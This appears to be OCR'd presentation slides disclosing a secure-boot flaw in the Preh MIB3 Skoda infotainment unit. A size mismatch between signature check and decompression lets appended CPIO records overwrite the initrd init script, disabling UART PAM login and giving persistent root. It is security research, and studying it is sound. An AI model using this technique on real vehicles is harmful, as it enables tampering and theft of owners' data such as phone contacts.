
ARM Trusted Firmware boot on Preh MIB3 3

3.1 BL2 loads EL3 FW
3.2 BL2 loads TEE OS



ARM Trusted Firmware boot on Preh MIB3 4

4.1 BL2 loads kernel
4.2 BL2 loads device tree
4.3 BL2 loads initrd



Compressed image and certificate format

Compressed image (example for BL31)

```
14:0000h: 50 43 43 50 27 5C 00 00 90 C0 00 00 04 22 4D 18  PCCP'\...À..."M.
14:0010h: 60 40 82 18 5C 00 00 F2 2B F4 03 00 AA F5 03 01  `@,.\..ò+ô..ªõ..
14:0020h: AA F6 03 02 AA F7 03 03 AA 8D 27 00 94 40 00 00  ªö..ª÷..ª.'."@..
14:0030h: B4 00 00 1E D6 20 7F 05 10 00 C0 1E D5 DF 3F 03  ´...Ö ....À.Õß?.
14:0040h: D5 48 25 00 94 01 01 82 D2 00 10 3E D5 00 00 01  ÕH%."..,Ò..>Õ...
```

Magic

Compressed size

Decompressed size

LZ4-compressed data

Certificate

Size: 0x800 bytes

Only first 0x368 bytes are meaningful

Offset	Size	Description	Example value (BL31)
0x1D4	8	Image load address	44 00 00 00 (hex)
0x364	4	Image size in DWORDs	00 00 30 24 (hex)


Vulnerability in BL2


- Signature verification happens after decompression
- For decompression, file size from PCCP header is used
- For signature verification, size from certificate is used
- It's possible to append arbitrary content to each compressed image, and signature verification will still succeed

- Vulnerability is in proprietary code (not in Renesas ARM Trusted Firmware repository)

Vulnerability in BL2 (2)

4.1 BL2 loads kernel
4.2 BL2 loads device tree
4.3 BL2 loads initrd





Uncompressed image
Image(s) certificate(s) for secure boot
Compressed image

Vulnerability in BL2 (3)

When we were trying to modify Carcom with this vulnerability, we noticed the following error:

```
[     0.260102] NOTICE:  BL334: loaded
[     0.291798] NOTICE:  BL33: loaded
[     0.177217] Initramfs unpacking failed: junk in compressed archive
e2fsck 1.43.4 (31-Jan-2017)
crypted: recovering journal
crypted: clean, 77/6400 files, 1705/6400 blocks
init: booting multi-user target
```

This error shows that our additional part of initrd is also used by Linux kernel.

How is initrd used in MIB3?

- Linux kernel unpacks initrd image from RAM to temporary rootfs (with type ramfs).
- Linux runs “init” script from temporary rootfs to mount the real rootfs with integrity check enabled (dm-verity).


```
# REMOVE_IN_SECURE_SW_START
# REMOVE_IN_SECURE_SW_END
      veritysetup create vroot /dev/mmcblk0p6 /dev/mmcblk0p7 $(store_roothash -f roothash -r)
      if ! mount -t ext4 -o ro,noatime,nodiratime,errors=remount-ro /dev/mapper/vroot /rootfs ; then
         veritysetup status vroot
         rescue_shell "unable to mount rootfs!"
      fi
      echo "init: dm-verity is active"
# REMOVE_IN_SECURE_SW_START
# REMOVE_IN_SECURE_SW_END
```

Initrd structure: CPIO format

- CPIO file is just sequence of file records
- Each file record contains:
  - File metadata (path, size, etc.)
  - File data
- The last file record should have name “TRAILER!!!” (common CPIO unpacker should finish, if it reached this file)


What can we do with it?

- In initrd case, the trailer file is not the end of the CPIO archive.
- Therefore, we can try to add our file records in the end of initrd.



What can we do with it?

- In initrd case, the trailer file is not the end of the CPIO archive.
- Therefore, we can try to add our file records in the end of initrd.
- File record can have the same path.
- We can overwrite init script and bypass persistence!



Demo with persistence

For example, this bug can be used to permanently disable PAM authentication for login command on UART interface:

```
[    0.206160] NOTICE:  BL333: loaded
[    0.271417] NOTICE:  BL334: load
ed
[    0.303115] NOTICE:  BL33: loaded

Hello from initrd init script!
e2fsck 1.43.4 (31-Jan-2017)
crypted: recovering journal
crypted: clean, 77/6400 files, 1705/6400 blocks
```


Our Hello World after reboot :)


```
skoda-infotainment-110320 login: root

[root@skoda-infotainment-110320:~]# id
uid=0(root) gid=0(root) groups=0(root),1002(pulse-access)
[root@skoda-infotainment-110320:~]# uname -a
Linux skoda-infotainment-110320 4.14.75-ltsi-yocto-standard #1 SMP PREEMPT Fri Sep
```

UART shell root access is available now

Phone contact database



